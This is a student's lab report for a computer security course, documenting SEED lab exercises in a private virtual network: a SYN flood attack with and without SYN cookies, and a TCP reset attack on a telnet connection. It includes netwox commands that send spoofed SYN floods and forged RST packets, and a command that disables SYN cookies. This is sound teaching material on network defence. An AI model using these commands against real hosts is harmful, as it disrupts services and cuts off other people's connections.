

CSC 681 PRINCIPLES OF COMPUTER SECURITY
Assignment - 5
Moulika Bollinadi

1. Introduction:

In this seed lab, I've learned about vulnerabilities in TCP/IP protocols. This lab focussed on topics such as TCP SYN flood attack & SYN cookies, TCP reset attack, TCP session hijacking attack, reverse shell. I performed several attacks on TCP protocol by forging the packets using Netwox tools and sniffer tools such as Wireshark to look at the traffic and predict the sequence numbers, injecting the commands in the packet and successfully sending it, gaining access using reverse shell etc. I used 16.04 pre-built SEED labs VM.

2. Lab Environment






Did: I followed the instructions in SEED labs virtual box setup manual for setting up three different virtual machines on the same LAN (i.e.; Attacker, Victim, User).
Saw: I observed that once the VM's are on the same LAN, they have IP addresses such as, 10.0.2.7 for user, 10.0.2.8 for attacker, 10.0.2.9 for victim with a default gateway 127.0.0.1.

Learned: I learned how to set up three different virtual machines on the same LAN.

3. Lab Tasks

3.1 Task 1: SYN Flooding Attack


1. **Turning off the SYN cookies counter measure and performing the attack.**
   a. Before Conducting the attack, I first turned off the syn cookie mechanism to zero in victim machine. (Observed in left terminal of the below picture).




   b. I checked the size of the queue in the victim machine by using the command **"**sudo sysctl -q net.ipv4.tcp_max_syn_backlog"

```
[11/20/19]seed@VM:~$  sudo sysctl -q net.ipv4.tcp_ma
x_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```


   c. I used "netstat -a" command in the victim to check the usage of queue before conducting the attack.




d. After observing the results, I started to perform the syn flood attack on the victim machine by executing the “netwox 76 -I 10.0.2.9 -p 23 -s raw”. I used “raw” for spoofip in the command as I wanted to send fake raw packets with random IP addresses.



e. Once the connection is established, I used “netstat -a” command to check the number of half opened connection associated with a listening port. I observed the half open connections in the command line by the result “SYN_RECV”.



f. I observed in Wireshark tool that I sent many SYN packets and successfully performed the attack.




Did: I turned off the SYN cookie counter measure in the victim machine to successfully perform the attack using the command "sudo sysctl -w net.ipv4.tcp_syncookies=0 ". As an attacker, I created spoofed TCP SYN request packets and send it to the victim using the netwox 76 tool and the command is "sudo netwox 76 -i 10.0.2.9 -p raw. Once the packets are sent successfully, as a user, I tried to make a telnet connection with the victim using the command "telnet 10.0.2.9".

Saw: I observed that the user couldn't connect to the victim when the attack was successful. I also observed many SYN packets sent to the victim in the Wireshark of the victim.


Learned: I learned that, SYN flood can be defined as attacker sending many spoofed SYN request packets to the victim. The victim's SYN queue is occupied with unlimited SYN packets and does not allow any other connections to the victim. I understood that, this is one kind of DOS attack performed in the network. I also learned that, use of SYN cookies is a counter measure for avoiding the SYN flooding. When the SYN queue is full, they avoid getting rid of SYN request. By default, the SYN cookie is disabled.

2. Turn-on the SYN cookies counter measure and performing the attack.

a. I turned on the SYN cookies counter measure in the victim machine. (Left terminal in the below picture). Later, as an attacker, I re- performed the SYN flood attack by using netwox 76 tool.




b. Results observed in the victim and attacker machine after performing the attack.




Did: I turned on the SYN cookies counter measure in the victim machine. Later, as an attacker, I re- performed the SYN flood attack by using netwox 76 tool. As a user, I tried to connect to the victim using telnet.
Saw: I saw that my attack was not successful, and I couldn't make a SYN flood. The user successfully connected to the victim using telnet and a communication was established.
Learned: As explained earlier, SYN cookies is a counter measure for the SYN flood attack. When I enabled the SYN cookies, it did not allow the unlimited SYN requests to affect the system and sends the SYN-ACK response for packets and discards other SYN requests. The queue table is updated if it receives any ACK response. By default, the SYN cookie is disabled.

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections


1. **TCP RST attack on telnet**
   a. I established a telnet connection between user and victim. (Consider the right terminal in below figure).




   b. As an attacker, I watch the packet being sent between the victim and the user. In the below picture we can see that, the attacker sees the connection being made between the two machines with the welcome packet sent from user to victim.



c. After a successful connection between victim and user. The attacker executes the “sudo netwox 78 - -device “enp0s3” - -filter “host 10.0.2.9” - -spoofip “raw” - -ips “10.0.2.7”



d. The results observed in the Wireshark after successfully performing the TCP RST attack telnet.




Did: I first established a telnet connection between user and victim. After a successful connection, as an I executed the “sudo netwox 78 - -device “enp0s3” - -filter “host 10.0.2.9” - -spoofip “raw” - -ips “10.0.2.7” command. The command typically means that, the attacker sends out the forged TCP RCT packet to the victim by modifying the source IP address as observer. The filter can also be changed to host 10.0.2.7 and dst port 23.

Saw: As soon as I established the connection, I was able to log-in into victim machine. Later, when I executed the netwox 78 command for performing the attack, I observed a “connection lost by foreign host” output for the user.

